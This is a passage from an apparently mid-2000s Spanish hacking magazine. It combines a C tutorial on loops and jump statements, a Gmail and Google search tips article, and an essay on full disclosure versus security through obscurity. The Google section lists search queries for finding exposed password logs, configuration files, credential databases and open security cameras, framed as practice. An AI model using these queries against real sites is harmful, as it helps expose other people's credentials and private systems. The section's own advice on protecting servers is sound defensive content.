¡Ah! Se me olvidaba, la función pedir_numero podría haberse codificado de otra forma. Hay, digamos, un fallito pequeño en su codificación, que no va a hacer que el programa no se ejecute, pero que para los puristas puede que resulte horrendo a la vista...

El rey de los bucles: for

Pues puede que parezca pretencioso, pero realmente, el bucle for es la joya de la corona en los bucles. Muchos que hayáis estudiado bucles en otros lenguajes de programación, si no

conocéis el for de C, pegad bien los ojos a estas páginas, porque es realmente merecedor de todas las joyas de la corona que queramos plantarle.

Y ya, sin más dilación, pasemos a descubrir sus entresijos. En su forma más general, tenemos que es:

```
for (inicialización; condición; incremento)
  {secuencia_de_sentencias}
```

Bien, explicando que es gerundio :P: El primer campo de for es una sentencia de inicialización, es decir, aquí inicializamos la o las variable(s) al inicio del bucle. En condición hay que poner la condición de salida del bucle, de modo análogo a como se hacía con los bucles while. E incremento es cómo se va(n) a incrementar la(s) variable(s) de control en cada iteración de bucle.

Para que lo veáis más claro, os pongo un bucle while equivalente a esta forma del bucle for:

```
incialización;
while (condición)
{ secuencia de sentencias;
incremento; }
```

Fijaos que el bucle for nos permite inicializar más de una variable de control de bucle, encadenadas mediante comas (,). Un ejemplo de esto lo podemos ver en el siguiente programa que nos imprimirá dos números en pantalla, mientras que uno de ellos sea menor que diez:

```
/* Programa que ilustra el uso del bucle for
*/
#include <stdio.h>
int main()
{
        int i;
        int j;

        for (i=1,j=1; i<10; i++,j=i+1)
        {
                printf("El valor de i es: %i\n",i);
                printf("El valor de j es: %i\n",j);
        }

        return 0;
}
```

Como puede verse, es fácil el uso de varias variables en los "campos" de for. Además, aprovecho para incluir la función main devolviendo un entero, que es el cero. Este valor, el cero, es considerado como que ha sido un éxito la ejecución del programa. Volveremos sobre esto más adelante, de momento quedaos con que es un uso, digámoslo así, frecuente el devolver un cero si el programa se ha ejecutado de forma satisfactoria.

Vamos a seguir adornando a nuestro bucle for. Ya que si no, alguno me dirá que me invento halagos para este bucle :P. La verdadera potencia de este bucle



```
/* Programa con variantes del bucle for */
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

void menu(void);
int pedir_numero(void);
int genera_aleatorio(void);
int comprobar_numero(int,int);

int intento = 0;

int main()
{
        int numero_aleatorio = 0;
        int acierto = 10;
        int acertado = 0;
        char opcion;

        numero_aleatorio = genera_aleatorio();

        for (menu(),opcion = getchar(); acierto == 0 | opcion != 's'; pedir_numero())
        {
                acierto = comprobar_numero(intento,numero_aleatorio);
        }
        return 0;
}

void menu (void)
{
        // Presentamos el menú en pantalla
        printf("\n\nElija una de las siguientes opciones.\n");
        printf("1. - Probar suerte. (p)\n");
        printf("2. - Salir (s)\n");
}

int genera_aleatorio()
{
        srand(time(NULL));
        return rand() % 101;
}
int pedir_numero()
{
        printf("Introduzca un número por teclado (entre 0 y 100): ");
        scanf("%i",&intento);
        printf("\n");
}

int comprobar_numero(int numero1, int numero2)
{
        // Devuelve cero si los dos numeros son iguales
        // un uno si numero1 es mayor que numero2
        // y un -1 si numero2 es mayor que numero1

        if (numero1 == numero2)
                return 0;
        else
                if (numero1 > numero2)
                        return 1;
                else
                        return -1;
}
```

Listado 3

estriba en que cualquiera de los campos del mismo, puede ser una expresión válida en C, incluso funciones... Sí, habéis leído bien. Y no, no estoy borracho :P. Un ejemplo de la utilidad de este tipo de cosas puede ser un programa que pida una clave al usuario y que además, ésta debe ser válida en un número de intentos que definamos de antemano.

Este programa requerirá ver arrays, así que lo dejaremos para sucesivas entregas :P. Y para que no digáis que os dejo con la miel en los labios, vamos a ver si podemos codificar el mismo programa que averiguaba números con el bucle for. Mediante lo que os he dicho antes, podemos arreglarnos para que el bucle for sea un bucle infinito(***listado 3***).

Como podéis ver, este programa funciona, aunque es muy pobre. No nos dice si vamos bien o mal encaminados y además no nos deja "aburrirnos" de intentar averiguar el número, ya que presenta una sola vez el menú. Las modificaciones no son excesivamente difíciles, así que, pequeños padawan, os dejo como ejercicio que le incluyáis las modificaciones que creáis convenientes. La solución es simple y no voy a darla en próximos números, aunque sí, en nuestro foro: http://www.hackxcrack.com/phpBB2/index.php. Os invito a entrar y compartir vuestras soluciones, expresar inquietudes, lo que queráis. Os recuerdo que todos, incluido yo, estamos aprendiendo y que seguro que le sacamos mucho jugo al bucle for entre todos ;-).

El programa como veis inicializa pidiendo una opción y presentando el menú, comprueba que ni hemos introducido el carácter correspondiente a salir, ni hemos averiguado el número, nos pide el número (la actualización se da justo antes de entrar en el bucle for lo que pasa es que en los convencionales esto es "transparente" al usuario).

Si se cumplen las condiciones para que se entre en el for, pues se comprueba que el número introducido por teclado y el generado aleatoriamente sean iguales, o uno mayor que otro vía función comprobar_numero (recordad el anterior programa). De aquí se vuelve a entrar, esta vez sin pedir si queremos seguir probando suerte o salir (suponemos que queremos seguir probando suerte). Además no nos da el programa ninguna información de cómo estamos yendo en nuestro proceso de búsqueda. Pero bueno, seguro que lo mejoráis ;-).

Jugando al ajedrez con C. Saltos de caballo

Que nadie se asuste que no vamos a programar un ajedrez en C. Al menos, no de momento :P. Vamos a terminar este capítulo comentando las secuencias de salto que tenemos en C. Quizás este epígrafe sea tildado de herejía por algún purista de la programación. Que me perdone. Mi deber es exponer qué nos ofrece C. Luego que cada cual haga lo que crea conveniente, sea o no buena práctica de la programación.

El return del Yedi

Bien, esta sentencia ya ha sido vista con anterioridad. Y sí, es una sentencia de salto, ya que lo que hace es "volver" de la función al punto donde se llamó la función. Se salta a dicho punto. Y lo bueno de C es que no pone límites a nuestra imaginación. Podemos usar en las funciones tantos return como queramos. Ahora bien, en cuanto se encuentre la función con el primero se salta y el resto se ignoran.

Cuando no acompañamos de un valor a return, el compilador asume un valor por defecto para devolver. Esto mismo ocurre en una función cuando no usamos return. La llave de cierre hace de return sin valor. Como veis, todo al final tiene sentido y vemos por qué si no podemos un return en una función, aparentemente, no pasa nada.

Si Torquemada levantara la cabeza, nos goto la hoguera

Bien, llega la controversia. C nos brinda la opción de una variedad rica de sentencias y control sobre el flujo del programa que tenemos. Y por eso incluye al amado-odiado goto. La causa de su odio y a la vez de su amor, es que se utilizaba tanto que hacía programas ilegibles. Y se usaba tanto porque era fácil de usar. Sin embargo, en C no es estrictamente necesario su uso. Además, estamos obligados a seguir unas ciertas reglas para operar con él:

- Primero, debemos de usarlo de la forma:

```
goto etiqueta;
.
.
etiqueta:
{secuencia_de_sentencias}
```

Donde etiqueta es un identificador válido de C seguido de dos puntos (:).

- Después, no podemos usarlo para salirnos de una función. Es decir, la etiqueta debe estar en la misma función que el goto.

Y no hay mucho más que decir del goto. Os animo a que intentéis emular bucles while y for con el goto. Como siempre, el foro os espera ;-).

Salidas y entradas

Bien, para salir de bucles sin necesidad de que se cumpla la condición que hemos predispuesto a tal efecto, tenemos break. Como hemos visto, se puede utilizar también en los case, para que salga sin necesidad de seguir evaluando los case subsiguientes. Es decir, es una salida incondicional (sin condiciones, qué locuacidad la mía :P) de bucles y en este caso, además, de los case.

Se puede utilizar para dar un control extra sobre salida en bucles y puede interesarnos en ciertos casos. Como siempre, a gusto del programador. C pone las herramientas, nosotros debemos saber si las queremos o no utilizar. O si nos conviene utilizarlas... Existe un break más "contundente": la función exit(). Esta función lo que hace es terminar con el programa, devolviendo el control al sistema operativo. Un pelín radical, sí, pero puede ser útil en ciertos momentos. Su forma general, ya que es una función es:

```
void exit(int código_devuelvo);
```

Aquí en código_devuelto podemos devolver un cero al sistema operativo, para indicar ejecución normal del programa; o bien cualquier otro valor para indicar que hemos tenido alguna anomalía durante la ejecución del mismo.

Y como todo en esta vida (o casi todo) tiene su contrario, break tiene un antagónico (aunque no es un antagónico puro, ya que no hace solamente lo contrario): continue, que hace que no se ejecute lo que sigue a partir de él hasta el final del bucle, pero no salta fuera de él. Lo que hace es volver a ejecutar las partes de las pruebas condicionales y de incremento de bucle en bucles for y en while y do-while a la prueba condicional.

Es útil combinado con alguna expresión condicional dentro del bucle para discernir si ejecutamos hasta el final del bucle o reiniciamos el bucle.

De todos estos no pongo ejemplos de código. Os dejo para que probéis si podemos usarlos en nuestro programita de averiguar números con bucle for, a ver si podemos mejorarlo y que sea más completo y nos anime a jugar.

Y esto ha sido todo por esta entrega. Espero que os guste y que os anime a aprender este apasionante lenguaje que es el C.

Habréis visto que no he dado ejemplos de compilación y/o ejecución esta vez. Esto es para que tanto los que usáis Linux como Windows podáis seguir mejor los ejemplos, os animéis a probarlos (que no son tan largos) y así podáis exponer las dudas en el foro sobre compiladores, formas de compilación, etcétera.

Y ya me despido de vosotros. No sin daros las gracias por leerme hasta aquí e invitándonos a vernos en el foro para intercambiar ideas, dudas, críticas e inquietudes que tengamos.





FAQ

CAFETERIA

Curiosidades de Gmail/Google

Con este artículo inauguramos un nuevo apartado en la revista. Bienvenidos a la nueva sección de Pc Paso a Paso: La Cafetería. Aquí encontraréis todo tipo de artículos, desde FAQs(Frequently Asked Questions) o manuales, hasta entrevistas con 'celebridades' de la informática, pasando por artículos de opinión, noticias relevantes e incluso una tira cómica, que los informáticos también tenemos sentido del humor :D

Llamadlo un área de Off Topics, Artículos varios o Temática General, pero el fin es el mismo: entreteneros, informaros y haceros la lectura de esta revista más divertida(aún), ya que no solo de cursos vive el hombre :). Esperamos poder cumplir con nuestro deseo.... Poneos Cómodos, estáis en la Cafetería!

Introducción

El objetivo de este pequeño tutorial es enseñarte a explotar al máximo todas las posibilidades que nos brinda el conjunto Google-Gmail, ambos de la conocida compañía Google. Quizá pienses que sabes encontrar cualquier cosa en Google, pero igual no sabes que Google puede ser usado como calculadora, puede convertir distintas unidades de cálculo, puede mandarte un email con los resultados, e incluso puedes seguir la trayectoria de tu pedido en FedEX/UPS o ver la localización actual de un vuelo.

1)Gmail: Google hecho correo

Gmail es un servicio de correo electrónico que actualmente esta en fase beta, es decir, en pruebas. Esto solo quiere decir que no les apetece ponerlo disponible al mundo hasta que sea perfecto, ya que es lo que la gente esperaría de Google. Lo que quiero enfatizar es que el sistema esta totalmente operativo, y funciona a la perfección.

La única forma de obtener una cuenta Gmail es mediante una invitación, si quieres una puedes pedirla en el foro en el siguiente hilo --> http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17929. Y te estarás preguntando, ¿que hace tan especial a Gmail? Pues que como su hermano mayor(el buscador :P) tiene diversas características especiales, entre las que se encuentra la más aclamada: espacio web de más de 2 GB (y subiendo mientras lees estas líneas). Esto permite que puedas guardar todos los mensajes sin preocuparte de que te estalle la cuenta :).

Veamos algunas de las otras características de Gmail:

1.1) Utilizar Gmail Como Disco Duro Externo

A continuación voy a explicar como utilizar tu cuenta en Gmail como disco duro virtual, para almacenar todo lo que quieras, en GNU/Linux(indiferentemente de la distribucion) y Windows Xp.

-Windows

Lo primero que debemos hacer es bajarnos el programa de cualquiera de estos sitios:

http://www.softpedia.com/progDownload/Gmail-Drive-shell-extension-Download-15944.html
http://fileforum.betanews.com/detail/Gmail_Drive/1097

807577/1/
http://www.techspot.com/download297.html

Una vez haya terminado la descarga, lo abrimos(doble click) y lo extraemos(acciones-->Extraer) a *C:\Gmail*. Ahora nos vamos a la carpeta e iniciamos el setup.exe

Nos saldrá el Readme, que ,si no sabes ingles, te servirá de poco. Ciérralo para proceder con la instalación. Ahora solo tienes que ir a "Mi Pc" y veras que tienes un nuevo disco duro llamado "Gmail Drive". Haz doble click en él y te pedirá tu nombre de usuario y contraseña. Los pones y si quieres que cada vez que se inicie el ordenador se conecte a Gmail, dale a "autologin", aunque no lo recomiendo.

Bien, ya tienes tu nuevo disco duro virtual, puedes almacenar ahí lo que quieras, y luego lo puedes sacar en cualquier ordenador que tenga también instalado GmailDrive.

Ten en cuenta que este es un programa que depende de Gmail, por lo que cada vez que actualicen su sistema ya no funcionará(se actualizara no muy a menudo), así que si ves que no te funciona, pásate otra vez por la web y bájate una versión actualizada al nuevo sistema, y repite los pasos.

Web de GmailDrive: **http://www.viksoe.dk/code/Gmail.htm**

-Linux

Para hacer esto independiente de la distribución que uses, voy a explicar como hacerlo desde las fuentes de todos los programas que necesitemos.

Primero debemos bajarnos:

-Python(si es que no lo tenemos ya) de http://www.python.org/ftp/python/2.4.1/Python-2.4.1.tgz
-Fuse de http://sourceforge.net/project/showfiles.php?group_id=121684&package_id=132802
-Python-Fuse Bindings de http://richard.jones.name/Google-hacks/Gmail-filesystem/fuse-python.tar.gz
-Librería *libGmail* de http://sourceforge.net/project/showfiles.php?group_id=113492
-GmailFs de http://richard.jones.name/Google-hacks/Gmail-filesystem/Gmailfs-0.3.tar.gz

Bueno, ya lo tenemos todo ¿no? Tened en cuenta que es bastante probable que tengáis Python, comprobadlo para ahorraros un poco de tiempo. También debéis tener en cuenta que lo estoy explicando independiente de la distribución, por lo que en vuestra distribución es muy posible que os podáis descargar paquetes como Python con un simple *apt-get install python*.

Desde ahora asumo que los archivos descargados están en */tmp/Gmailfs* y que estamos logueados como "root" en una consola para hacer todo esto.

Lo primero que debemos hacer es instalar Python.

```
# tar xvfz Python-2.4.1.tgz
# cd Python-2.4.1
# ./configure --prefix=/usr/local
# make
# make install --prefix=/usr/local
```

Ya tenemos Python instalado. Ahora le toca a Fuse:

```
# tar xvfz fuse-2.2.1.tar.gz
# cd fuse-2.2.1
#./configure
#make && make install
# vi /etc/init.d/fuse
>#!/bin/sh
>modprobe fuse
:wq
# update-rc.d fuse defaults
```

Como podéis ver, hemos tenido que crear un script en "/etc/init.d" para que se inicie el modulo fuse cuando iniciemos nuestro ordenador. Si quieres utilizar ahora mismo fuse haz *modprobe fuse* .

Turno de Fuse Bindings:

```
# tar xvfz fuse-python.tar.gz
# cd fuse-python
# chmod 777 fuse.py
# python setup.py build
# python setup.py install
```

Ahora repetimos con libGmail

```
# tar xvfz libGmail-0.0.8.tgz
# cd libGmail-0.0.8
# cp constants.py libGmail.py
/usr/local/lib/python2.4/site-packages
```

Como ves hemos tenido que copiar esos dos archivos a un lugar accesible para python. Y ahora por último Gmailfs:

```
# tar xvfz Gmailfs-0.3.tar.gz
# cd Gmailfs-0.3
# cp Gmailfs.py /usr/local/bin
# cp mount.Gmailfs /sbin/
# mkdir /mnt/Gmail
```

Bien, ahora debemos añadir una entrada a /etc/fstab que sea algo como esto:
/usr/local/bin/Gmailfs.py /mnt/Gmail Gmailfs noauto,username=usuario, password=contraseña fsname=WaDALbeRTo

Donde "usuario" es nuestro nombre de usuario y "contraseña" nuestra contraseña de Gmail. "fsname" es un nombre para el sistema de archivos, podemos ponerle el que queramos, pero es aconsejable que sea difícil de adivinar "por si las moscas".

Bueno, ahora solo nos queda ir a */mnt/* y hacer *mount Gmail*.

1.2 Acceso por Outlook, Thunderbird u otros Gestores de Correo

También podemos ver nuestro correo desde un cliente de correo, ya sea en tu ordenador o en un PDA. Para hacerlo nos logueamos en Gmail y vamos a configuración(arriba a la derecha) a continuación vamos a "Reenvío y Correo POP" y donde dice "**Descargar correo POP**" habilitamos "Habilitar POP para todos los mensajes". Ahora para configurar tu gestor favorito tienes el GmailConfig, que te lo configura todo de manera que solo tengas que introducir tu usuario y contraseña. Puedes bajártelo de http://toolbar.Google.com/Gmail-helper/GmailConfig.exe . Para una explicación de como hacerlo independientemente del gestor de correo, entrad en http://gmail.google.com/support/bin/answer.py?answer=13287



A continuación explicaré como configurarlo con Mozilla Thunderbird:

Abre Thunderbird y entra en "Herramientas"-->"Edición de Cuentas", seguido de "Añadir Cuenta".

- Pincha en "Cuenta de Correo Electrónico" y en "Siguiente".
- Introduce el nombre que verán los recipientes de tus mensajes en "Su Nombre:". Luego teclea tu nombre de usuario Gmail (usuario@gmail.com) adentra de la caja de "Dirección de Correo Electrónico", y dale a "Siguiente".
- Selecciona "POP" como tipo de servidor entrante. En "Nombre del Servidor" pon "pop.gmail.com" y acto seguido haz click en "Siguiente".
- Teclea una vez más tu nombre de usuario de Gmail (incluyendo el "@gmail.com") en "Nombre de Usuario Entrante".
- Introduce cualquier nombre en "Nombre de Cuenta" seguido de "Siguiente".
- Verifica que todo está correcto y haz click en "Siguiente".
- Bajo la nueva cuenta creada entra en "Configuración de Servidor" y pon un tick en la caja que dice "Usar conexión segura (SSL)", y verifica que el puerto sea "995".
- En la ventana de "Configuración de Cuenta" mira el recuadro "Servidor de Salida (SMTP).
- Pon un tick en la caja que dice "TLS" debajo de "Utilizar conexión segura".
- Introduce "smtp.gmail.com" en "Nombre del Servidor", y verifica que "Puerto" sea "587".
- Tickea la opción "Utilizar Nombre de Usuario y Contraseña", e introduce tu nombre de usuario de Gmail (usuario@gmail.com".
- Verifica que toda la información sea correcta, y ¡ya tienes tu correo Gmail en tu gestor de Correo!.

1.3) Reenvío de Correo

Con esta opción puedes reenviar todo el correo que recibas en tu cuenta Gmail a otra dirección de correo electrónico. De esta manera si cambias de cuenta y ya no quieres recibir más mensajes en Gmail, puedes reenviar todos los mensajes a tu nueva cuenta.
La forma de hacer eso es yendo a "Reenvío y correo POP" y hacer click en "Reenviar una copia del correo entrante a" seguido de la dirección de correo, indicando si quieres conservar una copia en la cuenta de Gmail o no.

1.4) Atom Feed de tu Correo

Gmail te permite ver en tu lector de feeds favorito tus correos. Para hacerlo deberás añadir a tu agregador feed la dirección "https://Gmail.Google.com/Gmail/feed/atom", y configurarlo de manera que el identificador y contraseña sean las mismas que las de tu correo.

2) El Buscador Por Excelencia, Google Para los Amigos...

Con Google puedes encontrar prácticamente cualquier cosa, y después de este artículo ya no tendrás excusa para no encontrarlo TODO ;) Estas son algunas de las formas en las que Google nos ayuda:

2.1) Calculadora

Google incorpora una calculadora que te permite hacer todo tipo de cálculos matemáticos, desde lo más simple hasta lo más complejo. Por ejemplo, podemos hacer algo tan simple como multiplicar cinco más cinco por dos, "(5+5)*2", hasta hacer cosas tan complicadas como (e^(i pi)+1), y obtener un resultado claro.

2.2) Definiciones

Para obtener la definición de una palabra ponemos algo tan simple como "Define *palabra*" , de manera que si queremos la definición de un ordenador hacemos "Define ordenador" y obtendremos un enlace (casi siempre a la Wikipedia o similar) en el que nos dice "Una computadora (Hispanoamérica) u ordenador (España) es un dispositivo electrónico compuesto... ".

2.3) Tipos de Archivo Específicos

Google nos permite relacionar los resultados con un tipo de archivo en concreto mediante la utilización de *filetype:[extensión]* en la búsqueda. Digamos que por ejemplo buscamos la constitución española en pdf, pues haríamos *"constitución Española" filetype:pdf* y nos devolvería todos los sitios donde aparece constitución española en formato .pdf.

2.4) Películas

Pues sí, también podemos buscar cosas especificas de películas en Google utilizando el operador "*movie :*" . Por ejemplo, sabemos que hay una película dirigida por "Spielberg" en la que sale "Tom Hanks" y que trata sobre un "Soldado". Pues ponemos "movie: Spielberg Tom Hanks Soldier" y nos da como resultado "Salvar al Soldado Ryan", de la cual podemos ver críticas, sinopsis, actores, etc....

2.5) Identificación por Número

Esta característica nos permite seguir los paquetes enviados a través de FedEx, UPS, USPS, y otros dando solamente el numero de identificación, por ejemplo "9999 9999 9999 9999 9999 99". También podemos ver un vuelo poniendo su número de identificación, el cual suele estar normalmente en el reverso del ticket.

2.6) Buscar dentro de una misma Web

Utilizando el operador "*site:*" podremos buscar algo en concreto dentro de una misma web. Por ejemplo, si queremos encontrar "Windows Media Player" dentro de http://www.microsoft.com/, pondríamos *"Windows Media Player site:http://www.microsoft.com/"*

2.7) El Tiempo

Si nos vamos mañana de viaje y no sabemos que tiempo hará, Google nos ayudará :) Si queremos saber el tiempo que hará en Madrid pondremos "*weather madrid, Spain*". Esta búsqueda debe siempre estar en el formato "*weather ciudad , País*"

2.8) Links a una Web

¿Quieres saber quien tiene un link a tu web? Pues usando el operador "link: *web*" lo sabrás. Por ejemplo, para saber quien tiene links que apunten a

"http://www.cnn.com/" pondremos "*link:http://www.cnn.com/*"

2.9) Información sobre Vuelos Americanos

Esta opción solo funciona con vuelos americanos, pero pronto se instalará en otros países. La forma de utilizar este servicio es poniendo el nombre de la compañía, seguido del vuelo. Por ejemplo para la compañía "United Airlines" y el vuelo "134" pondríamos "*united 134*"

2.10) Información de Bolsa

Si sabemos el nombre de una empresa que invierte en bolsa, podremos saber como van sus acciones, e incluso obtendremos un bonito gráfico. Para ello deberemos saber la abreviatura del nombre en bolsa. Por ejemplo para saber como están las acciones de "Cisco Systems, Inc" pondremos su nombre abreviado en bolsa, que es "csco"

2.11) Conversiones de Unidades

Este punto es el más difícil de explicar. Resulta que Google tiene un sistema que te hace conversiones sobre ciertas cosas, como puede ser la conversión de segundos a horas, megabytes a bits o metros a millas.

La forma de sacar provecho de esto suele ser siempre con esta sintaxis:

Cosa to Cosa1

Es decir, si queremos convertir 66984 segundos a horas ponemos:

66984 seconds to hours A lo que nos dirá: *66 984 seconds = 18.6066667 hours*

Igualmente, si queremos convertir 60 metros a millas o 2147483648 bytes a gigabytes diríamos: *60 metres to miles* A lo que dirá *60 meters = 0.0372822715*

2147483648 bytes to gigabytes Y obtendremos la respuesta: *2 147 483 648 bytes = 2 gigabytes*

Como puedes ver, lo que quieres encontrar tiene que ser en su palabra en inglés, no puede ser "metros" sino "metres". También debes tener en cuenta que solo he puesto unos ejemplos, puedes probar con muchas más cosas.

2.12) Recepción de Resultados en Tu correo

Si quieres recibir los resultados de la búsqueda en tu correo para poder analizarlos más tarde con tranquilidad en otro sitio, basta con mandar un email a Google@capeclear.com con el patrón de la búsqueda como asunto, y al poco rato recibirás un correo con los resultados

2.13) Resultado dentro de Busqueda

Mediante el operador "*inurl :*" podemos encontrar un patrón dentro de la url de cualquier web. Si quisiéramos encontrar paginas web que contengan "phpBB2" pondríamos "*inurl; phpBB2*"Esto puede tener varias utilidades. Por ejemplo, podemos utilizar esta opción para ver diferentes cámaras de seguridad del mundo buscando "*inurl:"MultiCamera Frame?Mode=""*. De esta manera, todas las urls(direcciones) que tenga Google almacenadas que contengan "*MultiCameraFrame?Mode=*" aparecerán en los resultados, con las consiguientes paginas donde podremos ver cámaras de seguridad desde un casino de Japón hasta la Quinta Avenida de Nueva York. Esto también conlleva algunos riesgos de seguridad, ya que todas esas cámaras están al descubierto para miradas de curiosos (como nosotros :D), y es posible que no siempre sea la intención del administrador.

También es posible encontrar resultados dentro del título de la pagina, con el operador "*intitle:*". Al igual que con "*inurl*", con "*allinurl*" conseguimos mas o menos lo mismo que con el anterior, pero pudiendo refinar la búsqueda con más opciones.

2.14) Los Tontos de Google, O GoogleDorks

Se conoce como un GoogleDork a aquella persona inepta o necia que es revelada por Google. Estas personas dejan a Google indexar(guardar) información confidencial sobre su web, ya sean vulnerabilidades, información sobre el servidor, directorios secretos o incluso contraseñas con sus correspondientes usuarios.

La manera de sacar provecho de estos GoogleDorks es refinando las búsquedas al máximo para conseguir archivos de configuración o de administrador. Por ejemplo, para un archivo ".mdb", el cual contiene contraseñas, usuarios y demás archivos sobre una pagina web, ponemos en Google "*allinurl: admin mdb*". Como veis, hay diversas páginas donde el administrador ha dejado que Google guardara un link a ese archivo, cosa que NINGÚN administrador espabilado debería hacer.

Os dejo algunas búsquedas más para ir practicando:

intitle:"Index of" config.php
ext:txt inurl:unattend.txt
filetype:log inurl:"password.log"
"access denied for user" "using password"


Para más búsquedas de este tipo echadle un vistazo a la web http://johnny.ihackstuff.com/

Para evitar este tipo de cosas, debemos configurar nuestro servidor para que los buscadores no entren en determinados directorios, lo cual se puede hacer de diversas formas , dependiendo del servidor. En el caso de Apache, se debe restringir el acceso en el archivo "*.htaccess*". Otra manera universal para todos los servidores es tener en el directorio raíz un archivo llamado "*robots.txt*" en el cual debes incluir "*Disallow :*" Seguido del directorio al que no quieres que el robot de ningún buscador entre. Para más información sobre el archivo *robots.txt* mira http://www.searchengineworld.com/robots/robots_tutorial.htm

Espero que este artículo os sirva de referencia y os haya sido de utilidad para la próxima vez que vayáis a hacer una búsqueda avanzada en Google, o vayáis utilizar vuestro correo Gmail . Ya no tenéis escusa para decir "Busqué, pero no encontré nada en Google" Si tenéis alguna pregunta, pasaros en el foro, que allí me encontraréis a mí, y a mucha más gente dispuesta a ayudarte. Un Saludo!

Autor: kurin





Opinión



¿Oscuridad o Transparencia?

Todas las mañanas, para matar el tiempo que consume el largo camino a la facultad, me entretengo ojeando la prensa gratuita (aquí en Madrid es habitual acumular hasta tres y cuatro periódicos al entrar al metro). Una mañana de hace unas cuantas semanas leí una noticia que, de no estar totalmente seguro que no era 28 de Diciembre, me habría parecido una inocentada: una conocida marca de automóviles ha diseñado "el primer coche sólo para mujeres" que además ha sido diseñado por un equipo formado íntegramente por mujeres.

Podéis hacer una visita a nuestro bien amado google y buscar el término "Volvo YCC" (no había manera de no mencionar la marca... publicidad gratis xD) para saber cuál es la idea que esas mujeres han tenido de lo que ha de ser un "coche para mujeres". Seguramente, si eres mujer, desearías ver las cabezas de estas "diseñadoras" (http://imgserv.ya.com/images/9/8/982e8235131ca7bi3.jpg) en una pica... no te culpo, si yo fuera mujer desearía lo mismo.

Ahora (y antes de iniciar otra guerra de sexos), vamos a imaginar que alguien compra ese coche. Para dejar de martirizar a las féminas (que bastante tienen con ver su género como apellido de ese pseudocoche), imaginemos que yo mismo me lo compro. Sé que imaginar que tengo el dinero para comprar un coche -más aún de esa marca- es un gran esfuerzo, pero confío en que tengáis la suficiente imaginación. ;-)

Bien, pongamos que me he comprado mi nuevo y flamante YCC y decido salir a dar una vuelta a probarlo. Todo va de maravilla hasta que, de buenas a primeras el coche se para y me deja tirado. ¿Qué ha pasado? Bien, no perdamos la calma, vamos a abrir el capó a ver si veo algo a simple vista... ¡¿Qué!? ¡Este coche no tiene capó! (Nota: no, no es broma, ese coche NO tiene capó). Yo no soy un hacha de la mecánica, pero algo sé, y en cualquier caso tengo amigos que sí son bastante buenos con la mecánica... pero no podré hacer nada ni pedir a ningún amigo que lo haga. La única solución es llevar el coche al taller, donde sabrán como quitar la pieza completa que recubre el motor.

En ese momento empieza a funcionar la parte más pragmática de mi cerebro: ¿qué necesidad real había de negar el acceso al capó? ¿no sería mejor proporcionar el acceso al mismo y que cada usuario decida por sí mismo si desea abrirlo e intentar repararlo, o bien llevarlo a un taller y confiar en profesionales? Así se ha hecho toda la vida y no nos ha ido mal. El que quería aprender mecánica lo hacía y el que no, o buscaba un taller económico o le pedía un favor a un amigo que entendiera y luego le invitaba a algo (o no, que caraduras los han habido siempre :-P).

Traslademos ahora esta pequeña parábola al campo del software. Como hace mucho que dejamos de creer en los cuentos de hadas, sabemos que no existe el software perfecto, y que todos los programas -en mayor o menor medida- tienen fallos. Pues bien, en el mundo de la seguridad informática existen dos tendencias a la hora de manejar las situaciones críticas que suponen la aparición de bugs en el software.

La primera tendencia es la de ofrecer toda la información posible sobre el fallo: en qué consiste, cómo explotarlo,

cómo solucionarlo... esta tendencia de "capó abierto" permite al usuario decidir por sí mismo si desea corregir el problema o esperar a que los profesionales (los responsables del software) lo corrijan. A esta tendencia se le conoce en este mundillo como "full disclosure" (completamente destapado).

La otra tendencia consiste en intentar que sea conocida la mínima información posible sobre el fallo. Generalmente se saca un parche para un fallo que ni siquiera ha sido anunciado con antelación. A esta tendencia se le conoce como "security through obscurity" (seguridad a través de oscuridad) y viene a ser el equivalente a no poner capó a nuestro coche.

Podéis encontrar más información sobre ambas tendencias en la wikipedia:

http://en.wikipedia.org/wiki/Security_through_obscurity

http://en.wikipedia.org/wiki/Full_disclosure

Dejando de lado las implicaciones legales de este asunto (un tema del que ya habló AZIMUT en su artículo de opinión) podemos observar que en la comunidad internacional dentro del campo de la seguridad informática, tanto empresas como particulares se decantan por una u otra tendencia (raramente por un término medio).

Generalmente, las grandes empresas de software prefieren que la seguridad de sus productos recaiga en la seguridad por oscuridad, mientras que los expertos independientes (los "hackers", si es que esa palabra significa algo hoy en día) suelen preferir el full disclosure.

Pero técnicamente, ¿qué diferencias reales hay entre una y otra tendencia?

La política de seguridad por oscuridad significa en la práctica que dependemos totalmente de la empresa o particular que ha programado el software para poder corregir fallos. Y esto estaría bien si esos fallos se siguieran corrigiendo eternamente y se hiciera de forma eficiente, pero... ¿es así?

Hace unos meses Microsoft, el mayor gigante del software hoy en día, anunció que retiraba el soporte de Windows NT 4.0. En la práctica significa que no se van a desarrollar mejoras ni correcciones para el mismo nunca más... y que al primer fallo grave que se descubra, todo aquel con ese sistema estará completamente desprotegido. Dado que el entorno NT casi siempre se ha elegido como solución en empresas o entornos de producción, no creo que nadie en esas circunstancias se arriesgue a un fallo de semejante magnitud. ¿Solución? Actualizar, previo paso por caja para renovar tooodas las licencias que tuvieras.

En Microsoft los coches no tienen capó. Y cuando ellos deciden que debes cambiar de coche (sin importar que siga funcionando o no), en el taller te responden que no van a reparar más coches de ese modelo. Como el "plan renove" pero al revés y poniendo tú la pasta.

Pero voy más allá: ¿de qué me serviría conocer todos los detalles sobre un fallo de diseño en la junta de la trócola del modelo X del último coche de Microsoft? Aunque ese modelo de coche tuviera capó, al abrirlo descubriría que no tengo ni idea de cómo ha sido diseñado ese motor ni, por supuesto, de dónde está la junta de la trócola ni de cómo interactúa con su entorno para trabajar.

No sé si habréis leído los boletines de seguridad de Microsoft, pero a mí es que me da la risa. Parecen haber sido redactados con la intención de que no los comprendan ni sus ingenieros, y al final lo único que se entiende es "Descargar el parche". Pues vale. Por no mencionar las descripciones de las actualizaciones que podemos encontrar en Windows Update... a mí a veces me da una sensación terrible de *dejà vu* y no sé si estoy viendo la misma actualización por enésima vez o si las descripciones se asignan por el método de "ctrl+c; ctrl+v".

